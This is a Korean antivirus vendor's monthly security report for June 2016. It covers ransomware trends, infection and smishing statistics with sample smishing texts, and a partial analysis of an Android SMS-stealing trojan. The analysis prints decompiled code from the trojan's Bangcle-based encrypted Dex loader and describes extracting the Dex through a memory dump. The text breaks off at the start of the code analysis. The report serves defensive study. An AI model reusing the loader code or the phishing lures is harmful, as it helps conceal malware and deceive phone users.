알약
월간 보안동향
보고서.

2016년 07월

알약 7월 보안동향보고서
CONTENTS

6 월 총평

6 월은 CryptXXX 랜섬웨어가 활개를 계속 치는 가운데 5 월중순부터 약 1 달정도 그 위세가 주춤했던 Locky 랜섬웨어와 Cerber 랜섬웨어가 다시 활개를 치기 시작한 달이었습니다. 특히 CryptXXX 랜섬웨어의 경우 국내 휴대폰 관련 대형커뮤니티 사이트의 광고배너를 통해 멀버타이징 형식으로 유포되었고, 플래시플레이어 취약점을 이용하여 사이트 접속만 해도 감염이 되는 특성상 짧은 시간에 많은 감염피해를 일으켰습니다.

또한 잠시 주춤했던 Locky 랜섬웨어와 Cerber 랜섬웨어가 6 월말경부터 js, jse 파일, 제로데이취약점등과 결합하여 다시금 유포되기 시작한 것도 주목할만한 부분입니다. 랜섬웨어 공격자들은 단순히 대량으로 랜섬웨어를 추가다운로드하는 js, jse 파일을 이메일에 첨부하여 발송하기도 하지만 최근에는 사용자의 신뢰를 얻기 위해 국내 도메인이나 타겟기업의 이메일 도메인으로 위장하여, 지인이 보낸 메일처럼 위장해 사용자를 현혹시키는 타겟공격 케이스도 확인되고 있기 때문에 더더욱 주의가 필요합니다.

2016 년 상반기는 랜섬웨어의 공격으로 점철된 시기였습니다. 1 월부터 6 월까지 알약에서 랜섬웨어를 차단한 로그만 살펴봐도 무려 250 만건에 이르며, 알약이 설치되어 있지 않은 케이스까지 감안했을 때 랜섬웨어의 공격은 하루에도 수만건 이상 시도되고 있는 상황입니다. 공격자들은 계속적으로 랜섬웨어 감염율을 높이기 위한 다양한 공격방법을 시도하고 있습니다. 자주 언급되는 랜섬웨어 관련 보안수칙을 다시 한번 상기하시고, 랜섬웨어가 최근 어떤식으로 유포되고 있는지에 대한 정보도 관심을 갖고 확인하시면 랜섬웨어의 위협으로부터 조금 더 안전할 수 있습니다.

Part1. 6 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016 년 6 월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3 위를 차지했던 악성코드들 중, 1 위였던 Misc.Keygen 이 2 위로 내려가고 새롭게 Backdoor.Zegost.B 이 1 위로 올라왔다. Backdoor.Zegost.B 는 트로이목마이자 백도어 악성코드로 정상적인 svchost.exe 파일에 DLL 을 인젝션시켜 동작하며, 시스템에 백도어를 설치하여 도청, 추가 악성코드 다운로드 등 다양한 악성행위를 수행하는 악성코드이다.


순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	New	Backdoor.Zegost.B	Backdoor	1156
2	↓1	Misc.Keygen	Trojan	1035
3	New	Trojan.Downloader.Agent.usmyfw	Trojan	525
4	New	Trojan.Ransom.CryptXXX	Trojan	488
5	↓2	Misc.HackTool.WinActivator	Trojan	364
6	New	Gen:Trojan.Heur2.CTR.2042c8C5aaqvcUPe	Trojan	329
7	↑3	Gen:Trojan.Heur.5yXa4CUW7BfG	Trojan	324
8	New	Gen:Trojan.Heur.JP.xC0@aOJQD!oi	Trojan	285
9	New	Trojan.Downloader.Adload	Trojan	283
10	↓2	Gen:Variant.Graftor.272300	Trojan	173
11	New	Trojan.Agent.BTOD	Trojan	162
12	↓3	Gen:Variant.Jaik.10505	Trojan	157
13	New	Adware.GenericKD.3252608	Adware	155
14	New	Gen:Variant.Symmi.64158	Trojan	146
15	New	Gen:Variant.Razy.63854	Trojan	138

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016 년 06 월 01 일 ~ 2016 년 06 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 77%를 차지했으며 백도어(Backdoor) 유형이 20%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


6 월에는 지난 5 월과 비교하여 트로이목마(Trojan) 유형 악성코드가 대폭 증가했으나 비율상으로는 감소하였으며, 백도어(Backdoor) 유형 역시 크게 증가하였다.




2. 허니팟/트래픽 분석

6 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2016 년 01 월 ~ 2016 년 06 월

3. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016 년 06 월 01 일 ~ 2016 년 06 월 30 일
총 신고건수	3,723 건

키워드별 신고내역

키워드	신고 건수	비율
결혼	141	3.79%
택배	24	0.64%
법원	8	0.21%
입학	8	0.21%
등기	6	0.16%
보안	5	0.13%
돌잔치	3	0.08%
문화상품권	1	0.03%
훈련	1	0.03%
민사소송	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 5,508건 대비 이번 달 3,723건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,785건 감소했다. 이번 달은 지난달과 같이 결혼 관련 스미싱이 대부분을 차지했으며 그 외 특이사항은 없다.

알약이 뽑은 6 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web발신] NCOTP 가 보안에 취약합니 주소에 연결 하셔서확인하세요
2	[컬쳐랜드]문화상품권이벤트어플설치시면10,000원상품권증정
3	[Web발신] 2016년7월15일 르네상스웨딩홀 위치및 청첩장 클릭해주세요

다수문자

순위	문자 내용
1	[Web발신] 2016년7월15일 르네상스웨딩홀 위치및 청첩장 클릭해주세요
2	[CJ대한통운]13*211택배미배송/지연 주소지확인 재배송일확인바람
3	알리미]형사소송건으로 인한 법원출석서가 발부되었습니다 내용확인
4	(~*.*~(입학) 통지서 입니다.
5	[CJ대한통운]부자중으로 등기소포반송처리되었습니다.소포 재확인.
6	[Web발신] NCOTP 가 보안에 취약합니 주소에 연결 하셔서확인하세요
7	[Web발신] 모바일 돌잔치 초대장을 보내드립니다. 참석하여 축하 부탁드립니다..
8	[컬쳐랜드]문화상품권이벤트어플설치시면10,000원상품권증정
9	(민방위) 교육 소집통지서 수령하세요.
10	귀하의 민사소송건이 접수되었으니 확인바랍니다.

Part2. 6 월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론

[Trojan.Android.SmsSpy] 악성코드 분석 보고서

1. 개요

악성코드에 대한 난독화 기술이 날로 진화하고 있다. 기존 난독화 기술 중 하나인 APKProtect 의 경우 Dex 파일 내부의 바이너리 변조를 통하여 코드 일부를 난독화시켜 디컴파일을 불가능하게 만드는 수준이었으나, 현재는 Dex 파일 자체를 암호화하고 이를 래핑(Wrapping)한 후, 다시 리패키징하여 디컴파일 자체를 무력화시키는 양상을 보이고 있다. Bangcle 앱 실딩 솔루션은 APK 내부 Dex 파일을 암호화하고 이를 리패키징한 형태의 솔루션이다. Bangcle 은 모바일 앱 보호를 위해 안티 리버스 엔지니어링, 데이터 도용 방지 목적에 의해 서비스되는 보안 솔루션이지만, 해당 악성 앱은 Bangcle 앱 실딩 기술을 이용하여, Dex 파일 자체를 암호화하고 이를 스미싱 형태로 유포한다. 또한, 해당 악성 앱은 기존 Trojan.Android.SmsSpy 악성 앱들이 수행하고 있는 행위들과 유사하여, 사용자의 정보를 탈취한다. 이번 분석 보고서에서는 Bangcle 암호화 기법에 대한 복호화 방법에 대한 소개와 해당 앱에 대한 악성 행위를 분석한다.

2. 악성코드 상세 분석

2.1 Bangcle 앱 실딩 분석

분석 대상 악성 앱의 최초 엔트리포인트 코드는 MainApplication 이며, 이는 메니페스트를 통하여 확인할 수 있다.

```
<application android:icon="@drawable/icon" android:label="@string/app_name" android:name="MainApplication">
    <activity android:label="@string/app_name" android:name=".MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.default" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
```

[그림 1] 메니페스트 (엔트리포인트 클래스 위치)

또한, 실제 악성 행위를 하는 Dex 파일은 암호화 형태로 Assets 폴더 내에 저장되어 있으며, 최종적으론 Assets 폴더 내의 bangcle_classes.jar 파일을 복호화하여 악성 행위를 수행하게 된다.

최초 엔트리포인트인 onCreate()에서 Util.runAll()을 실행하게 되면, 암호화된 Classes.jar 파일을 복사하여, 복호화 후 Dex 를 메모리에 올리는 작업을 수행한다. 아래 그림 2 는 최초 엔트리포인트인 onCreate()의 코드 부분이다.

```
public void onCreate() {
    super.onCreate();
    if(Util.getCustomClassLoader() == null) {
        Util.runAll(((Context)this));
    }

    String v0 = MainApplication.FirstApplication;
    try {
        this.cl = Util.getCustomClassLoader();
        MainApplication.realApplication = this.cl.loadClass(v0).newInstance();
    }
    catch(Exception v2) {
        v2.printStackTrace();
        MainApplication.realApplication = null;
    }

    if(MainApplication.realApplication != null) {
        ACall v4 = ACall.getACall();
        v4.set2(((Application)this), MainApplication.realApplication, this.cl, this.getBaseContext());
        v4.at1(MainApplication.realApplication, this.getBaseContext());
        try {
            if(Float.parseFloat(Build$VERSION.RELEASE.substring(0, 3)) > 2.1f) {
                goto label_30;
            }

            v4.set3(MainApplication.realApplication);
        }
```

[그림 2] 엔트리포인트 클래스의 최초 onCreate() 코드

Util.runAll()가 호출되면 암호화된 classes.jar 파일과 JNI Library 파일 복사 및 자식 프로세스를 생성한다.

```
public static void runAll(Context ctx) {
    Util.x86Ctx = ctx;
    Util.doCheck(ctx);
    Util.checkUpdate(ctx);
    try {
        File v1 = new File("/data/data/" + ctx.getPackageName() + "/.cache/");
        if(v1.exists()) {
            goto label_17;
        }

        v1.mkdir();
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }

label_17:
    Util.checkX86(ctx);
    Util.CopyBinaryFile(ctx);
    Util.createChildProcess(ctx);
    Util.tryDo(ctx);
    Util.runPkg(ctx, ctx.getPackageName());
}
```

[그림 3] Util.runAll() 수행 코드

또한, 복호화를 위해 JNI Library 를 로드하는 것을 ACall 클래스에서 확인할 수 있다.

```
public class ACall {
    private static ACall acall;

    static {
        if(Util.getCPUABI().equals("x86")) {
            Util.runAll1(Util.x86Ctx);
            if(new File("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so")
                    .exists()) {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.x86.so");
            }
            else {
                System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/lib/" + "libsecexe.x86.so");
            }
        }
        else {
            Util.runAll1(Util.x86Ctx);
            System.load("/data/data/" + Util.x86Ctx.getPackageName() + "/.cache/" + "libsecexe.so");
        }

        ACall.acall = null;
    }
```


[그림 4] JNI Library 파일을 로드하기 위한 ACall 클래스의 Static 영역 코드

최종적으로, 복호화된 Dex 파일은 Util.runPkg()에서 MyClassLoader 클래스를 통해 수행되며, 실제 악성 행위를 수행하는 Dex 는 다음과 같은 흐름으로 실행된다.

```
private static void runPkg(Context ctx, String pkgName) {
    String v1 = Build$VERSION.SDK_INT >= 20 ? ctx.getApplicationInfo().nativeLibraryDir : "/data/data/"
            + pkgName + "/lib/";
    try {
        if(Util.cl != null) {
            return;
        }

        if(Util.isX86) {
            if(!ACall.getACall().jniGetRawDexAvailable()) {
                Util.cl = new MyClassLoader("/data/data/" + pkgName + "/.cache/classes.jar", "/data/data/"
                        + pkgName + "/.cache", v1, ctx.getClassLoader());
                return;
            }

            Util.cl = new MyClassLoader("/data/data/" + pkgName + "/.cache/classes.dex", "/data/data/"
                    + pkgName + "/.cache/opt", v1, ctx.getClassLoader());
            return;
        }

        if(!ACall.getACall().jniGetRawDexAvailable()) {
            Util.cl = new MyClassLoader("/data/data/" + pkgName + "/.cache/classes.jar", "/data/data/"
                    + pkgName + "/.cache", v1, ctx.getClassLoader());
            return;
        }

        Util.cl = new MyClassLoader("/data/data/" + pkgName + "/.cache/classes.dex", "/data/data/"
                + pkgName + "/.cache/opt", v1, ctx.getClassLoader());
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

[그림 5] 복호화된 Dex 파일을 로드하는 코드

앞서 설명한 것처럼 실질적인 악성 행위를 하는 Dex 파일이 복호화되어 메모리에 올라간 것을 확인하였고, 이를 메모리 덤프를 활용하여 복호화된 Dex 파일을 추출하였다. 아래 그림 6 은 이와 같은 과정을 도식화한 그림이다.



[그림 6] 실제 악성 행위 Dex 파일 복호화 과정


메모리 덤프를 활용하여 덤프된 바이너리 파일을 분석하면 아래 그림 7 과 같이 Dex 파일의 Magic Number 를 확인할 수 있으며, 이를 Dex 포맷 형식으로 수정하면 실제 악성 행위를 수행하는 Dex 파일의 디컴파일이 가능하다.

```
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
00000000  7f 45 4c 46 01 01 01 03 00 00 00 00 00 00 00 00 .ELF............
00000010  03 00 28 00 01 00 00 00 00 00 00 00 34 00 00 00 ..(.........4...
00000020  70 20 01 00 00 00 00 05 34 00 20 00 05 00 28 00 p ......4. ...(.
00000030  08 00 07 00 06 00 00 00 34 00 00 00 34 00 00 00 ........4...4...
00000040  34 00 00 00 a0 00 00 00 a0 00 00 00 04 00 00 00 4...............
00000050  04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 ................
                                    ⋮
000012a0  00 d5 b3 30 64 65 78 0a 30 33 35 00 12 43 00 c3 .瀾0dex.035..C.?
000012b0  ac fc 19 dc 37 4e 3f 60 42 ed f7 4c 5b d2 16 dd ?.?N?`B葬L[?? @□@
000012c0  2e 6d 00 87 f4 03 01 00 70 00 00 00 78 56 34 12 .m.뉣...p...xV4.
000012d0  00 00 00 00 00 00 00 00 24 03 01 00 36 04 00 00 ........$...6...
```

[그림 7] 메모리 덤프를 활용한 바이너리 파일 분석

2.2 코드 분석

메모리 덤프를 이용하여 복호화된 Dex 파일을 디컴파일하면 다음 그림 8 과 같이 기존의 Bangcle 을 이용한 리패키징 Class 구조와 다른 형태를 확인할 수 있다.



